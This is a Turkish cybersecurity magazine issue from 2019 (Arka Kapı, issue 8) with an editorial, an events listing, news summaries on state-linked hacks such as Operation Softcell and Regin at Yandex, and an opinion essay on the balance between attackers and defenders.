ARKAKAPI

SİBER GÜVENLİK DERGİSİ

www.arkakapidergi.com


2 Aylık Siber Güvenlik Dergisi • 14 TL • 8. SAYI - 2019

ISSN 2618-6373 08

9 772618 637008

Herkes İçin Siber Güvenlik

Cemal TANER



abaküs

EDİTÖRDEN

Merhaba kıymetli okurlarımız,

Yeni bir sayı ile huzurlarınızda olmanın kıvancını yaşıyoruz. Bu sayı ile birlikte yine sizlerle paylaşacağımız ve duygu karmaşasına neden olabilecek bazı haberlerimiz var. Hızlıca paylaşalım.

Şubat, 2018 itibari ile *"Karanlığa söveceğine bir mum da sen yak!"* felsefesi ile kıymetli ağabeyim, Ziyahan Albeniz öncülüğünde yeni bir heyecan ve umutla başlattığımız dergimizin 8. sayısı da yayımlanmış oldu. *Zaman ne kadar da çabuk geçiyor.* Neredeyse bir buçuk yıldır derginin her aşamasında paha biçilemez emeği olan ağabeyim, siz bu satırları okurken o, can-ı memleketinden çoktan ayrılmış olacak. Bu nedenle geçtiğimiz sayıda editörlük görevini, derginin yönetim kadrosuna teslim etmiş ve arkadaşlar da oybirliği ile bendenizi bu göreve layık görmüşlerdir. *Bu güvenleri için sizlerin huzurunda her birine ayrı ayrı teşekkür ederim.*

Takdir edersiniz ki birileri bir gaye için öncülük eder ve birileri de onu yaşatmak ve yüceltmek için mücadele eder, tıpkı Cumhuriyet gibi. Bizler de hep birlikte, daha çok işbirliği içerisinde ve elbette sizlerin de kıymetli desteğiyle Arka Kapı Dergi'yi daha iyi başarılara taşımak için tüm gayretimizle çalışacağımızın sözünü veriyoruz.

Değinmeden geçmek ne mümkün: Usta kalem, Yaşar Kemal'in dediği gibi, *-O iyi insanlar, o güzel atlara binip çekip gidiyorlar-* neden? Hem de nice memleket sevdalıları, bu ülkeye, bu millete verdiği emeklere paha biçmenin namümkün olduğu, o güzel insanlar gidiyorlar. Niye? Cevabını hepimizin bildiği, en azından tahmin ettiği bu soruyu da burada bırakalım ama peşini bırakmayalım ki bu böyle gelip gitmesin...

Eskiden olsa en başta ben derdim, "Nereye arkadaş!", diye. Bugün maalesef diyemiyoruz; saygı, hüzün ve *onun adına* bir garip mutluluk ile karşılıyoruz bu durumu.

Gelgelim bir diğer hadiseye. Ortalama iki yıl önce, güzel ülkemizde yeni bir topluluk kuruldu, Türkiye Siber Güvenlik Kümelenmesi. Ne olduğunu bilmeyen varsa, kendi sitelerinden bir alıntı yapalım:

> *"Türkiye Siber Güvenlik Kümelenmesi, 2017 yılında ilgili tüm kamu kurum/kuruluşlar, özel sektör ve akademi temsilcilerinin katılımlarıyla ortaya çıkan, Savunma Sanayii Başkanlığı tarafından desteklenen ve SSTEK A.Ş. tarafından yürütülen bir projedir."* İşte, alıntı böyle. Yani aynı zamanda devlet tarafından desteklenen bir proje.

Kümelenme, 25 Haziran'da Twitter hesabı üzerinden bir kampanyalarını duyurdu:

> "*Defcon, Black Hat, RSA, Infosec, B Sides, DerbyCon, Appsec ve benzeri uluslararası konferanslarda sunum yapma hakkı kazandıysan, biz yanındayız! Başvuru Adresi: info@siberkume.com*"

Çok sevindik ve bu kampanyayı ücretsiz olarak dergimizde ve sosyal medya hesaplarımızda duyurarak; alakalı, daha fazla kişiye ulaşmasını sağlamak için 28 Haziran'da, hemen bir e-posta attık!

> *"...Öncelikle bu güzel ilgi ve katkınız için teşekkür ederiz.*
>
> *Naçizane, bizim de çorbada bir tuzumuz olsun isteriz. Önümüzdeki birkaç hafta içerisinde 8. sayısı çıkacak olan (basılı ve dijital) dergimizde bu kampanya için basın sponsoru olmak isteriz."*

Dedik fakat bir dönüş yapan olmadı. (?) 3 Temmuz'da ilgili twitt'in altından tekrar yazdık, yine bir dönüş yapan olmadı… Kamuoyunun huzurunda soruyoruz: Neden? Bu konudaki vaziyet de budur sevgili dostlar, bilginize saygıyla duyurulur.

Gelgelim üçüncü haberimize; 5 Temmuz'da *Cumhurbaşkanlığı Genelgesi, Bilgi ve İletişim Güvenliği Tedbirleri (2019/12)* yayımlandı. Genel hatları ile başarılı ve yayımlanması gereken bir genelge, 21 madde ile yayımlanmış oldu, emeği geçen herkese teşekkür ederiz.

Yüreği iyilik ve güzellikle çarpan herkesi selamlıyor, hepinize keyifli okumalar diliyorum. Bir sonraki sayıda görüşmek üzere, sağlıcakla kalın.

Saygılar, sevgiler.

Şahin Solmaz - editor@arkakapidergi.com

KÜNYE

YIL: 2 Sayı: 8 - ISSN: 2618-6373 - www.arkakapidergi.com

2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi:

Selda Ustabaş Demiryakan

Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST. Tel: 0212 514 68 61

Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com

Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com

Grafik Tasarım: Cem Demirezen - grafik@abakuskitap.com

Kapak: Ali Zahit Yavuz - alizahit@abakuskitap.com

Düzelti: Huriye Özdemir

Yayın Koordinatörü: Oğuz Aydınyılmaz

İletişim Sorumlusu ve Reklam: Seba Bingöl - muhasebe@abakuskitap.com

Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu

Sosyal Medya: Doğukan Turan, Görkem Güler ve Eren Uygun

Web: www.arkakapidergi.com

Twitter.com/arkakapidergi

abone@arkakapidergi.com

editor@arkakapidergi.com

etkinlik@arkakapidergi.com

Baskı: Ezgi Matbaacılık San. Tic. Ltd. Şti. Sanayi Cad. Altay Sok. No:14
Çobançeşme-Yenibosna/İSTANBUL
Tel: 0212 452 23 02 / Matbaa Sertifika No: 12142

İÇİNDEKİLER

Temmuz-Ağustos-Eylül '19 Siber Güvenlik & Bilişim Etkinlikleri

Kişisel Verilerin Korunması Kanunu Hakkında Bilmeniz Gerekenler
23 Temmuz 2019

Wyndham Grand Istanbul Kalamis Marina Hotel

"Kişisel verilerin korunmasına yönelik olarak nelere dikkat etmeliyiz?","kişisel verilerin korunması için ne gibi önlemler almalıyız?" v.b sorulara yanıt alabileceğiniz bu eğitim ücretli olup İstanbul'da gerçekleştirilecektir.

Bilgi: http://crenvoik.com/egitim/kvkk/

Mustafa Akgül Özgür Yazılım Yaz Kampı
19 Temmuz - 3 Ağustos 2019

Bolu Abant İzzet Baysal Üniversitesi Gölköy Yerleşkesi

Linux Kullanıcıları Derneği (LKD) tarafından Abant İzzet Baysal Üniversitesi ev sahipliğinde düzenlenecek olan etkinlik 19 Temmuz - 3 Ağustos tarihleri arasında 15 gün sürecek.

Bilgi: https://kamp.linux.org.tr/2019/yaz/

Ödüllü Kriptoloji Yarışması

Her ay TÜBİTAK tarafından düzenlenen Kriptoloji yarışmasında soruların çözümlerini bilgem.odullusoru@tubitak.gov.tr e-posta adresine göndermek için son gün 23 Temmuz!

Bilgi: https://bilgem.tubitak.gov.tr/sites/images/2019_temmuz_soru.pdf

Nesnelerin İnterneti (IOT) Eğitimi
21 - 23 Ağustos 2019, Odakule

Nesnelerin İnterneti(IoT) Eğitimi ile katılımcılara, IoT uygulama alanları, protokolleri, mimarisi ve çalışma mantığı hakkında bilgiler verilmesi hedeflenmektedir.

Bilgi: https://eoda.iso.org.tr/Seminer/SeminerListesi?Kodu=END4319

SGA Siber Güvenlik Yaz Kampı
12-17 Ağustos 2019 | Van

Siber güvenlik alt yapısına sahip bireylerin SGA Siber Güvenlik Yaz Kampı eğitimi üst düzeyde bir eğitim olup tamamen uygulamalı ve bilgilendirme amaçlı olacaktır. Eğitim öncesinde sınav yapılacak ve sınavda başarılı olan 3 kişi kampa ücretsiz alınacaktır.

Bilgi: https://bit.ly/31YE0uB

SOCMINT 101 Workshop
20 Ağustos 2019 | BTK, Ankara

Murat ARSLAN tarafından verilecek olan Sosyal Medya İstihbaratı (SOCMINT) eğitimi Ankara'da gerçekleştirilecektir.

Bilgi: https://hacknights.org/register/

Teknoloji Platformu '19
22 Ağustos 2019 | Sheraton Bursa Hotel

Nesnelerin interneti, büyük veri ve yapay zeka konuları ele alınacaktır.

Bilgi: https://bit.ly/2RGJw0j

HacknBreak: 4. Açık İnovasyon Kampı
24 Ağustos - 1 Eylül 2019 Torasan Mahallesi, İzmir Çeşme Cd., 35430 Urla/İzmir

HacknBreak Açık İnovasyon Kampı, Türkiye'nin en nitelikli ve yaratıcı insanlarını bir araya getirmek, birlikte üretmeye teşvik etmek ve farklı lokasyonlarda bulunan geliştirici ve girişimci topluluklarının üyelerini aynı mekanda ve ortak bir hedef için zaman geçirmelerini sağlamak amacıyla kurgulanmıştır.

Bilgi: https://hacknbreak.com/

Haberler

{SİBERBÜLTEN
siber güvenliğin türkçe hafızası

Dünyayı sarsan espiyonaj operasyonu: Milyonlarca kişinin verisi çalındı (25.06)

Çin devleti ile ilişkili olan siber saldırganların belirli kişilere yönelik bilgi toplamak amacıyla en az 10 mobil operatörün sistemine sızarak dünya çapında milyonlarca kullanıcıya ait veriyi çaldığı iddia edildi.

İsrailli siber güvenlik şirketi Cybereason açıkladığı raporda, siber operasyonun teknik ayrıntıları ve kapsamı incelenmesi neticesinde saldırganların bir ulus devletin tam desteğiyle hareket ettiği sonucuna vardığını duyurdu. Rapora göre, 2017'den bu yana aktif olan ve Operation Softcell adı verilen saldırının hedefinde Avrupa, Afrika, Asya ve Ortadoğu'daki mobil operatör şirketleri bulunuyor. Operatörlerin sistemlerine sızan saldırganlar, kullanıcılara ait fatura verisi, arama kayıtları, parolalar, e-posta hesapları, geo-lokasyon bilgisi ve daha fazlasını ele geçirmeye çalıştı.

Kedi-Fare Oyunu Gibi!

Saldırganların, siber güvenlik uzmanlarına nasıl yakalandığına dair teknik ayrıntıların da paylaşıldığı raporda, saldıran ve savunan taraflar arasındaki mücadele 'kedi-fare oyununa' benzetildi. Saldırganların veri tabanı sunucuları ile fatura sunucularına sızdıklarının fark edilmesi sonrasında saldırıya ara verdiğine dikkat çekildi.

Mobil servis sağlayıcılara ait sistemlerin en sıkı korunan hatta internetten izole edilmiş bölümlerine sızan siber saldırganların hedeflerinde önceden belirlenmiş kişilerin olduğu bilinse bile, hackerların ele geçirdiği devasa veri ile operatörlerin ağlarını tamamen çökertebilecek ya da ciddi şekilde kesintiye uğratabilecek güce ulaştıkları yorumu yapılıyor.

İlk olarak Wall Street Journal'da çıkan haberde, Cybereason CEO'su Lior Div'in küresel çaptaki mobil operatörlerin üst düzey yetkililerine siber saldırı ile ilgili birebir bilgilendirme yaptığı bilgisi de yer aldı. Saldırıya maruz kalan şirket yöneticilerinin olay karşısında hayretlerini gizleyemeyerek sinirlendiği de basına sızdı. CEO Div WSJ'ye yaptığı açıklamada 'Kişisel bilgileri çalmak için bu kadar geniş kapsamlı bir espiyonaj operasyonuyla ilk kez karşı karşıya kalıyoruz." ifadelerini kullandı.

Altın Değerinde Bir İstihbarat

Operasyonda ele geçirilen bilgilerin, istihbarat kurumları için 'altın değerinde' olduğu ifade edilirken, kullanıcılar arasındaki mesajlaşma ve aramaların içeriği bilinmese bile kimin kiminle iletişimde olduğuna dair verinin ajanlar için çok kullanışlı olduğu değerlendirilmesi yapılıyor.

Cybereason raporunda her ne kadar Çin'in devlet destekli hackerlarının saldırının arkasında olduğuna dair şüphelerini belirtse de, Çinli hacker grubunun yöntemlerini taklit eden başka bir grubun da olayın faili olabileceği notunu düştü.

Çinli hackerların daha önceki operasyonlarını ortaya çıkartan ABD'li siber güvenlik şirketleri FireEye ve Crowdstrike, Cybereason'un bulgularını henüz teyit etmediğini açıkladı.

İngiliz polisiyle çalışan adli bilişim şirketi hacklendi, deliller tehlikede (26.06)

Siber suçluların takibi ve yakalanması için adli bilişim hizmeti sunan Eurofins Scientific firmasının siber saldırganlar tarafından hacklenmesinin ardından İngiltere'de geniş çaplı soruşturma başlatıldı.

İngiltere'de birçok polis birimiyle yakından çalıştığı öğrenilen firmayı hedef alan siber saldırının ardından bazı suç delillerinin yok edilmiş olabileceği ihtimali üzerinde duruluyor.

Haziran ayının başında iki gün boyunca devam eden bir fidye yazılım saldırısına maruz kalan Eurofins Scientific'in sistemlerinde polis soruşturmalarında kullanılmak üzere suç mahallerinden toplanan parmak izi gibi diğer delil niteliği taşıyan bilgilerin bulunduğu bildirilirken bunların hackerların eline geçmesinden endişe ediliyor.

Bir İlk Değil

Saldırı ile ilgili yürütülen soruşturmaya Ulusal Suç Ajansı ve polis kuvvetlerinin yanı sıra Ulusal Siber Güvenlik Merkezi de dahil oldu. Kötücül yazılım bulaşan bilgisayarların incelendiği soruşturmada yetkililer elden geçirilmesi gereken verinin büyüklüğünün soruşturma sürecini olumsuz etkilediğini belirtti.

Kolluk kuvvetleri ile çalışan yerli ve yabancı firmalara yönelik siber saldırılar daha önce de gerçekleşmişti.

Türkiye'nin de müşterileri arasında bulunan ve iPhone'nun parolasını kırdığını iddia eden İsrail şirketi Cellebrite geçtiğimiz yıllarda sistemini siber saldırganlardan koruyamamıştı. 2015 yılında da polis birimlerine casus yazılım hizmeti sunan İtalyan şirketi HackingTeam hackerların hedefi olmuştu.

Türkler artık kişisel veri paylaşmak istemiyor (27.06)

Türkiye'de yapılan bir araştırma, insanların kişisel veri paylaşma noktasında daha az istekli olduğunu ortaya koydu.

Facebook, Instagram ve Twitter gibi sosyal medya servisleri hayatımızın önemli birer parçası haline geldi; Kaspersky'nin raporuna göre artık Türkiye'de insanların %88'i bu servisleri kullanıyor.

Sosyal medya platformları, kendileri hakkında bazı veriler karşılığında kullanıcılarına kendilerini ifade etme, arkadaşlarıyla ve aileleriyle iletişim kurma, evlerinden bile çıkmadan haberleri, görüşleri ve trendleri takip etme fırsatı sunuyor.

Öte yandan, çeşitli avantajlarına karşın kullanıcıların bir kısmı, dijital gizliliklerini geri getirmeyi sağlayacağı takdirde sosyal medyadan tamamen vazgeçmeyi tercih ediyor.

Buna göre, Türkiye'de her on kişiden ikisi (%17) artık hangi ünlüye benzediği ya da en sevdiği yemeğin ne olduğu hakkında eğlenceli testlere katılmak için kişisel bilgilerini veremeyecek. Durum, artık farklı web sitelerine ve hizmetlere rahatlıkla giriş yapmak için sosyal oturum açma bilgilerini kullanamayacak olan %44'ü için daha da zor.

Cep Telefonlarına Veda Etmeye Hazır

Cep telefonu kullananların sayısının her sene %2 arttığı bir zamanda, Türkiye'de beş kişiden birinin (%20) geri kalan hayatı boyunca verilerinin gizli kalmasını garanti altına alabilmek için cep telefonlarına tamamen veda etmeye hazır olması daha da şaşırtıcı.

Günümüzde sosyal medya, kullanıcı deneyimi kalitesinin ağırlıklı olarak kişisel bilgiye dayandığı bir aşamada bulunuyor. Bu kişisel bilgiler kimi zaman finansal bilgiler veya konum olurken, kimi zaman alışveriş alışkanlıkları, yemek yeme tercihleri ya da ilişki durumu olabiliyor. Dolayısıyla sonsuza dek kaybedilmiş gibi görünen veri gizliliği hakkında nostaljik hislere kapılabiliyoruz.

Ne yazık ki bu uğurda sosyal medyadaki tüm varlığınızı feda etmek bile dijital gizliliğinizi korumaya yetmiyor. Bu tek seferlik bir pazarlık değil; bir süreç.

Kaspersky Tüketici Ürünleri Pazarlama Başkanı Marina Titova şunları söyledi:

"İnsanlar birkaç yıl önce potansiyel tehditleri ve sonuçlarını hiç düşünmeden çeşitli avantajlar karşılığında özel bilgilerini sosyal medyayla paylaştı. Dünyada veri sızıntılarının sayıca artmasıyla birlikte tüketiciler arasında yeni bir trend görüyoruz. Birçoğu artık kendileriyle bilgili belirli bilgilerin halka açık olmamasını tercih ediyor ve çevrimiçi hizmetlerle paylaştığı bilgiler hakkında daha dikkatli davranıyor. Öte yandan çoğunluk hala dijital gizliliğini nasıl koruyacağını bilmiyor ve bilgilerinin güvende kalmasını garanti altına alabilmek için sosyal medyadan vazgeçmeye razı. Sosyal medya hesaplarının şifrelerini düzenli şekilde güncelleyerek ve güvenlik çözümleri kullanarak kişisel bilgilerini güvende tutmak, verilerinin çevrimiçi güvenliği konusunda tüketicilerin içini biraz daha rahatlatabilir."

Kaspersky, dijital gizliliğinizi korumak için bazı basit adımları izlemenizi öneriyor:

- Medya gizliliği ayarlarınızı düzenli olarak kontrol etmeye çalışın ve medya hesaplarınız için güçlü şifreler seçin.
- Yabancı dosyaları açmayın veya cihazınızda saklamayın; kötü amaçlı olabilirler.
- Kişisel verileriniz karşılığında değerli şeyler teklif eden şüpheli kişilere kanmayın ve kendiniz hakkında çok fazla bilgi paylaşmayın.
- Birden fazla web sitesi veya hizmet için aynı şifreyi kullanmayın ve Kaspersky Security Cloud, Kaspersky Secure Connection ve Kaspersky Password Manager gibi gizlilik ihlali riskini en aza indiren hizmetleri içeren güvenilir güvenlik çözümlerini kullanmaya başlayın.

Batılı istihbarat ajansları 'Regin' ile Yandex'in sistemine sızmış (29.06)

Batılı istihbarat ajanslarına bağlı çalışan hackerların Rus arama motoru Yandex'in sistemine sızarak kullanıcı bilgilerini elde etmeye çalıştığı iddia edildi.

Reuters'in konuyla ilgili bilgisi olan dört ayrı kaynaktan aldığı bilgiye göre, 2018 yılının sonuna doğru hackerlar Yandex'in sistemine girmeyi başardı. Az kullanılan bir kötücül yazılımı sisteme yüklemeyi başaran hackerlar kendileri için önemli olan kullanıcı bilgilerini sızdırmaya çalıştı.

'Beş Göz' ülkelerinin istihbarat kurumları tarafından çeşitli operasyonlarda kullanılan 'Regin' adlı malware'in Yandex'e yapılan operasyonda da kullanılması gözleri bu ülkelere çevirdi. ABD, İngiltere, Avustralya, Yeni Zelanda ve Kanada'nın oluşturduğu 'Beş Göz - Five Eyes' oluşumu, bu ülke istihbarat kurumlarının birbirleriyle bilgi paylaşması esasına dayanıyor. Regin ilk olarak 2014 yılında, Beş Göz ülkelerinin kullandığı bir siber saldırı gereci olarak Snowden tarafından ifşa edilmişti.

Batılı ülkelerden yapılan ve Rusya'yı hedef alan saldırıların çok az bir kısmı bugüne kadar kamuoyuna yansıdı. Reuters, saldırının arkasında hangi istihbarat kurumlarının olduğunun henüz bilinmediğini kaydederken, Rus kaynaklardan aldığı bilgiye göre, sızma operasyonu 2018'in ekim ve kasım aylarında meydana geldi. Yandex sözcüsü yaptığı açıklamada saldırıyı teyit etti fakat detay vermekten kaçındı.

Türkiye'de de Faaliyet Gösteriyor, 108 Milyon Kullanıcısı Var

"Yandex güvenlik ekibi tarafından erken safhada fark edilen bu saldırı herhangi bir zarar vermeden etkisiz hale getirilmiştir." diyen sözcü, güvenlik ekibinin müdahalesi sonucu kullanıcı verilerinin korunduğunu da ifade etti. Rusya'nın Google'ı olarak bilinen Yandex, 108 milyon kullanıcısına e-postadan navigasyona kadar birçok online hizmet sunuyor. Şirketin Rusya dışında faaliyet gösterdiği ülkeler arasında Belarus, Kazakistan ve Türkiye de bulunuyor. Reuters'a konuşan kaynaklar, saldırganların sisteme sızdıktan sonraki hareketleri incelendiğinde, özellikle Yandex'in kullanıcıların gerçekliğini nasıl ayırt edebildiğine dair teknolojiyi bulmak için çaba sarf ettiklerini söyledi. Bu sayede bir gerçek kullanıcı oluşturduktan sonra kullanıcının kişisel mesajlarına ulaşmanın yollarının aranabileceği belirtildi.

Regin İlk Kez 2013'de Belçika'da Kullanıldı

Saldırıyı değerlendiren uzmanlar, Yandex'in araştırma geliştirme birimini hedef alan saldırının asıl amacının espiyonaj olduğu, şirketin daha önce karşılaştığı 'teknolojisini çalmaya yönelik' bir eylem olmadığını söyledi. Saldırıda kullanılan Regin kötücül yazılımı, ilk kez 2013 yılında Belçika telekom firması Belgacom'u hedef alan ve arkasında İngiliz ve ABD'li istihbarat kurumları (GCHQ ve NSA) olduğu iddia edilen saldırıda kullanılmıştı. Yandex'in sisteminde bulunan Regin kodunun bazı bölümlerinin daha önceki saldırılarda kullanılmamış olduğu fark edildi. Teknik uzmanlar ilk kez kullanılan bazı yazılımların bulunmasını saldırının devlet destekli olduğunun bir göstergesi olarak kabul ediyor. Rus siber güvenlik şirketi Kaspersky, Yandex'e yapılan saldırıya yönelik bir inceleme başlattı. Bulgulara göre, saldırganların birkaç yazılım geliştiricinin hesabını ele geçirmeye çalıştığı kaydedildi.

Kremlin'den konuyla ilgili yapılan açıklamada, Yandex'e yönelik bu saldırı ile ilgili bir bilginin bulunmadığı fakat Yandex ve diğer Rus şirketleri hedef alan saldırıların her gün gerçekleştiği kaydedildi. Sözcü Dmitry Peskov, saldırıların çoğunun batılı ülkeler tarafından gerçekleştirildiğini söyledi.

Hackerlarla savaşta yeni silah: FPGA çipleri (28.06)

Siber tehditlerin önüne geçmek için bilgisayar donanımı üreten şirketler arasında yaşanan kıyasıya rekabet her geçen gün artıyor. Bilgisayar korsanlarının sistemlere sızmasını engelleyecek çip geliştirme amacıyla kurulan şirketler yatırımcıların da dikkatini çekiyor. Telegraph'da yayınlanan habere göre, İngiltere'de kurulan Garrison ve Deep Secure adlı iki şirket, 'hardsec' olarak da bilinen donanım bazlı güvenlik alanına hızlı bir giriş yaptı.

Hardsec anlayışı siber saldırılar ile mücadelede yazılım temelli bakış açısının değişmesi gerektiğini ve donanım ile ilgili atılacak kritik adımların siber saldırganlarını durdurmada daha etkili olacağı varsayımına dayanıyor. Özellikle günümüzde kullanılan standart çiplerin hackerların işine geldiğini belirten hardsec uzmanları üretimden sonra istenilen fonksiyona göre donanım yapısı kullanıcı tarafından değiştirilebilen bu çiplere, saldırganların yükleyeceği kötücül yazılım ile istediklerini yaptırabileceği vurgulanıyor.

Garrison'un CTO'su Henry Harrison, şirketinin geliştirdiği FPGA çiplerinin ise bugün kullanımda olan standart çiplere göre 'hacklenebilmek için çok aptal' olduğunu kaydetti. Yeni çipler, muadillerinin aksine tek bir göreve sabitlenerek çalışabilecek. Böylece siber saldırganın yeni bir yazılım yükleyerek çipe istediğini yaptırmasının önüne geçilecek.

İki eski BAE mühendisinin kurduğu Garrison'un yeni yaklaşımı ilgi çekmiş olmalı ki, şirket uluslararası yatırım fonlarından 34 milyon Pound'luk yatırım almayı kısa sürede başardı.

FPGA çipleri üzerine çalışan başka bir İngiliz şirketi olan Deep Secure'un CEO'su Dan Turner da yeni çiplere yönelik ilginin her geçen gün arttığını belirterek, müşterileri arasında banka ve kamu kurumlarının bulunduğunu söyledi. İsmini açıklamayan bir kaynağın gazeteye verdiği bilgiye göre, İngiliz güvenlik kurumları da kullanıcıları FPGA çip kullanılması konusunda cesaretlendiriyor.

Henüz nihai ürünü piyasaya sürmeyen İngiliz şirketleri, müşterilerine test amacıyla prototipi sunmuş durumda. 1980'lerden beri kullanımda olan ancak pahalı ve yavaş bulunan FPGA çiplerinin bir başka ayırıcı özelliği de tüm bilgisayar ağını korumayı amaçlayan standart çiplerin aksine, bilgisayar sisteminin önemli bölümlerini korumak amacıyla tasarlanmış olması.

Çiplerin fiyatlarında yakın zamanda yaşanan önemli düşüşün FPGA teknolojisini güvenlik açısından öne çıkarttığı değerlendirmesi yapılıyor. Çipleri kendileri üretmeyen Garrison ve Deep Secure, İngiltere dışından getirdikleri FPGA teknolojisi üzerine kendi ürünlerini geliştiriyor.

Utku Şen – utku@arkakapidergi.com

Siber Güvenlikte İyi ve Kötü Dengesi

İyi ve kötü arasındaki mücadele, tarihin başlangıcından beri insanların hem günlük hayatında var olmuştur hem de hikayelerde dile getirilmiştir. Öyle ki; yazılan destanların, masalların ve dini literatürün büyük çoğunluğunu bu dualist bir yaklaşım oluşturur. Bu yaklaşımların çoğu iyinin kötüyü alt etmesi üzerine kurgulanırken kimi yapıtlar, iyi ve kötü arasında bir denge olması gerektiğini savunur. Örneğin popüler kültürün önemli simgelerinden olan Star Wars'daki inanç sistemi, bu denge üzerine kurgulanmıştır. Ben de bu yazıda, siber güvenlik dünyasındaki iyiyi, kötüyü ve arasındaki dengenin nasıl olması gerektiğini ele alacağım.

Konuya geçmeden önce siber güvenlikteki iyi ve kötünün tanımını yapmak gerekli. İyiyi; sistemlerin ve kurumların olağan akışının bozulmaması, kullanıcıların verilerinin çalınmaması, maddi manevi kayba uğranmayan durumlar olarak tanımlayabiliriz. Kötüyü ise; kullanıcı bilgilerinin çalınması, kurumların çalışma akışlarının bozulması, maddi ve manevi kayıp olarak nitelendirebiliriz. Tabi ki kişilerin dünya görüşüne göre bu iyi ve kötü kavramları yer değiştirebilir. Ancak genel geçer tabirler üzerinden bu şekilde ilerleyebiliriz.

2000'lerde internet olgunlaşmaya ve yayılmaya başladığında denge, kötüden tarafa ağır basıyordu. Güvenlik bilincinin ve önlemlerin gelişmediği için web siteleri hackleniyor, e-posta adresleri ele geçiriliyor, hackerlar her yerde rahatlıkla cirit atıyordu. Dolayısıyla böyle bir ortamda kurumların online varlıklarını sorunsuzca sürdürmesi çok mümkün değildi. Denge, kötüden tarafta olunca bu tip bir durumla karşılaştık.

Şartlar böyleyken, internet üzerinden bir ekonominin yürümeyeceği anlaşıldı ve kurumların güvenlik bütçeleri arttı. Çok sayıda güvenlik yazılımı geliştirildi, insan gücü arttı, kurumlar güvenli hale gelmek için kesenin ağzını açtı. Sonuç olarak bir

zamanlar bilgisayarın ya da telefonun şifresini bulmak işten bile değilken, bugün bu durum neredeyse imkansız hale geldi. Kurumlar varlıklarını saldırganlara karşı koruyor, insanlar da kişisel hesaplarını kolay kolay kaybetmiyor. Ancak bunun yanında halen çeşitli kişi ya da kurumlar hacklenebiliyor, veriler internete sızabiliyor. Bir denge söz konusu diyebiliriz. Peki bu dengenin insanlığa ve güvenlik sektörüne faydası nedir?

1. Kurumlar, güvenlik çözümlerine ve personele yatırım yaptığı takdirde büyük ihtimalle güvende olacaklar. İnternet üzerindeki varlıklarını koruyup işlerini sürdürmeye devam edecekler. Bu şekilde hem güvenlik sektöründeki şirketler ve insanlar para kazanmaya devam edecek, hem de diğer kurumlar güvende kalacaktır.
2. Büyük şirketlerin, devletlerin çevirdiği kirli işlerin vatandaşlar tarafından bilinmesinin en pratik yollarından biri hacktivizmdir. Normal şartlarda vatandaşın bilemeyeceği, bilse bile ispatlayamayacağı tarz konular, e-mail trafiğinin ele geçirilmesiyle ya da farklı veri sızıntılarıyla ispatlanabilir hale gelmekte. Dolayısıyla bazı aktörler birgün hacklenebilecekleri korkusuyla fazla cesur hareketlerden kaçınmaktadır.

